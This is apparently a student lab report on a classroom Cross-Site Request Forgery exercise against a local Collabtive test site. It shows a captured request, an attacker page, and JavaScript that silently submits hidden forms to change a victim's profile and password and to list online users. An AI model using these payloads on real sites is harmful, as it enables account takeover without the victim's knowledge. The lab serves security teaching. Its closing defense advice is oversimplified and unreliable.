

1. What were the environment and attack set up? What is/are the ultimate goal(s) for this lab?

The ultimate goals of this lab were to teach the basics of Cross Site Request Forgery (CSRF) Attacks and how to prevent them. Vulnerabilities are present when the user is able to intercept information about a web sites URL scheme from a user's interaction and then craft a url to execute commands that he wishes to execute. This will only work if the user that is already logged on is then convinced or tricked into submitting the page with their cached credentials. The lab runs on an Ubuntu box on which a local web server is run. The following outlines the general setup steps for this lab:

Initial setup steps:

- a. Start the Apache service on our local machines.
- b. Open the LiveHTTP headers add-on in firefox
 - i. Firefox->Tools->LiveHTTP headers
- c. Open <http://www.csrlabcollabtive.com> and <http://www.csrlabattacker.com>.
These are the sites that will be used to do the lab. The credentials are:
admin--admin; alice--alice; bob--bob; ted--ted
- d. Log into alice's account, modify her account and observe the traffic in LiveHTTP headers.

There are 4 different tasks that we were tasked with in the lab. Task 1 is to change Alice's info, Task 2 is to change Alice's password, Task 3 is to use a script to detect who's online, and Task 4 is to make changes to the solution web page to have input fields. The details of how we accomplished each task are in item 2.

2. What were the steps that you take in order to launch the attack? (Note: Make sure you include the shell commands, GDB debugger commands and screenshots of your computer to demonstrate it.)

- a. Task 1 (Change Alice's info), Task 2 (Change Alice's password), and Task 4 (Make changes to the solution web page to have input fields):
 - i. After logging in as Alice and updating her profile, we look at the traffic in LiveHTTPHeaders and it looks as follows.

COSC 647 - Fall 2015 - Logan Bair, Harold McGinnis, & Mary Snyder
Lab 6 - Cross-Site Request Forgery (CSRF) Attack Lab

http://www.csrfabcollabtive.com/manageuser.php?action=edit

POST /manageuser.php?action=edit HTTP/1.1

Host: www.csrfabcollabtive.com

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://www.csrfabcollabtive.com/manageuser.php?action=editform&id=6

Cookie: PHPSESSID=588ahb857ijti8sv9p2d165637

Connection: keep-alive

Content-Type: multipart/form-data; boundary=-----12071123519432698811055414628

Content-Length: 2275

-----12071123519432698811055414628

Content-Disposition: form-data; name="name"

alice

-----12071123519432698811055414628

Content-Disposition: form-data; name="userfile"; filename=""

Content-Type: application/octet-stream

-----12071123519432698811055414628

Content-Disposition: form-data; name="file-\$myprojects[project].ID"

-----12071123519432698811055414628

Content-Disposition: form-data; name="company"

Hello!

-----12071123519432698811055414628

Content-Disposition: form-data; name="email"

-
- ii. If we are able to recreate this data and get Alice to submit it with her cached session, we can get her to execute the changes we want her to make.
 - iii. Using a site like the following, we are able to change the data and submit it.

Totally safe page. Trust me. Just click submit.

Update account
name:
company:
email:
web:
tel1:
tel2:
address1:
zip:
address2:
country:
state:
gender:
local:
old pass:
new pass:

- iv. If we pre-entered this information into the script, and were able to just get her to click submit, we would be able to change her information.
- v. Before:




The screenshot shows a user profile page for 'alice'. The page has a dark blue header with a user icon and a wrench icon. Below the header, the title 'User profile / alice' is displayed. The profile information is presented in a table-like structure with a user icon on the left and fields on the right.

	Company:	Hello!
	E-Mail:	Alice@company.com
	URL:	
	Phone:	
	Cell phone:	
	Address:	
	Postcode / City:	
	Country:	
Tags:		

- vi. After:

COSC 647 - Fall 2015 - Logan Bair, Harold McGinnis, & Mary Snyder
Lab 6 - Cross-Site Request Forgery (CSRF) Attack Lab



Company:	company
E-Mail:	email@email.com
URL:	web
Phone:	(555)555-5555
Cell phone:	(666)666-6666
Address:	1234 main
Postcode / City:	55555
Country (State):	USA (MD)
Tags:	

- vii. This also satisfied task 2 as it reset Alice's password.
viii. The script for these tasks looks as follows. We incorporated task 4 into this as well, putting the variables as fields in the web application.

```
<script>
function post(url, fields) {
    var loc = '' + document.location;
    //-----//
    // create a <form> element
    //-----//
    var p = document.createElement('form');
    //-----//
    // construct the form
    //-----//
    p.action = url;
    p.innerHTML = fields;
    p.target = '_self';
    p.method = 'post';
    //-----//
    //append the form to the current page.
    //-----//
    document.body.appendChild(p);
    //-----//
    //submit the form
    //-----//
    p.submit();

    document.location = loc;
}

function csrf_hack() {
    var company = document.getElementById('company_field').value;
    var email = document.getElementById('email_field').value;
    var web = document.getElementById('web_field').value;
    var tel1 = document.getElementById('tel1_field').value;
    var tel2 = document.getElementById('tel2_field').value;
    var address1 = document.getElementById('address1_field').value;
    var zip = document.getElementById('zip_field').value;
    var address2 = document.getElementById('address2_field').value;
    var country = document.getElementById('country_field').value;
    var state = document.getElementById('state_field').value;
    var gender = document.getElementById('gender_field').value;
    var local = document.getElementById('local_field').value;
    var oldpass = document.getElementById('oldpass_field').value;
    var pass = document.getElementById('pass_field').value;
}
```

COSC 647 - Fall 2015 - Logan Bair, Harold McGinnis, & Mary Snyder
Lab 6 - Cross-Site Request Forgery (CSRF) Attack Lab

```
var fields;
fields += "<input type='hidden' name='name' value='" + name + "'>";
fields += "<input type='hidden' name='company' value='" + company + "'>";
fields += "<input type='hidden' name='email' value='" + email + "'>";
fields += "<input type='hidden' name='web' value='" + web + "'>";
fields += "<input type='hidden' name='tel1' value='" + tel1 + "'>";
fields += "<input type='hidden' name='tel2' value='" + tel2 + "'>";
fields += "<input type='hidden' name='address1' value='" + address1 + "'>";
fields += "<input type='hidden' name='zip' value='" + zip + "'>";
fields += "<input type='hidden' name='address2' value='" + address2 + "'>";
fields += "<input type='hidden' name='country' value='" + country + "'>";
fields += "<input type='hidden' name='state' value='" + state + "'>";
fields += "<input type='hidden' name='gender' value='" + gender + "'>";
fields += "<input type='hidden' name='locale' value='" + local + "'>";
fields += "<input type='hidden' name='oldpass' value='" + oldpass + "'>";
fields += "<input type='hidden' name='newpass' value='" + pass + "'>";
fields += "<input type='hidden' name='repeatpass' value='" + pass + "'>";

post('http://www.csrflabcollabtive.com/manageuser.php?action=edit',fields);
}

</script>

<input type="button" value="Get Online Users" onclick="csrf_online()"/>

<br/>
<br/>
Update account
<form>
name: <input id="name_field" type="text" name="name" value="alice"><br/>
company: <input id="company_field" type="text" name="company" value="company"><br/>
email: <input id="email_field" type="text" name="email" value="email@email.com"><br/>
web: <input id="web_field" type="text" name="web" value="web"><br/>
tel1: <input id="tel1_field" type="text" name="tel1" value="(555)555-5555"><br/>
tel2: <input id="tel2_field" type="text" name="tel2" value="(666)666-6666"><br/>
address1: <input id="address1_field" type="text" name="address1" value="1234 main"><br/>
zip: <input id="zip_field" type="text" name="zip" value="55555"><br/>
address2: <input id="address2_field" type="text" name="address2" value=""><br/>
country: <input id="country_field" type="text" name="country" value="USA"><br/>
state: <input id="state_field" type="text" name="state" value="MD"><br/>
gender: <input id="gender_field" type="text" name="gender" value="f"><br/>
local: <input id="local_field" type="text" name="local" value="en"><br/>
old pass: <input id="name_field" type="text" name="name" value="alice"><br/>
new pass: <input id="name_field" type="text" name="name" value="womp"><br/>

</form>
<input type="button" value="submit" onclick="csrf_hack()"/>
```

- b. Task 3 (Use the script to detect who's online):
- We were able to write a script to detect which user was logged in online. It looks as follows:

COSC 647 - Fall 2015 - Logan Bair, Harold McGinnis, & Mary Snyder
Lab 6 - Cross-Site Request Forgery (CSRF) Attack Lab

```
<script>

function csrf_online() {
  var get = "http://www.csrfabcollabtive.com/manageuser.php";
  var fields = "<input type='hidden' name='action' value='onlinelist'>";

  //-----//
  // create a <form> element
  //-----//
  var p = document.createElement('form');
  //-----//
  // construct the form
  //-----//
  p.action = get;


  p.innerHTML = fields;
  p.target = '_self';
  p.method = 'get';

  //-----//
  //append the form to the current page.
  //-----//
  document.body.appendChild(p);
  //-----//
  //submit the form
  //-----//
  p.submit();
}
</script>
```

ii. In the web browser, with just Ted logged on, it looks as follows:

Totally safe page. Trust me. Just click submit.

Get Online Users



3. What have you learned from this lab? Make at least 3 bullets.

- The goal of Cross-Site Request Forgery (CSRF) is not to steal data, but to target state-change requests and trick a user into executing unwanted actions.
- The victim's session is used for injecting the HTTP requests from the malicious site to the trusted site. This means the malicious site inherits the identity and privileges of the victim in order to perform undesired functions on the victim's behalf. The malicious site does not directly access the trusted site itself, it uses the victim as a third party.
- This attack could be prevented if the user's browser was configured to prevent storing cookies.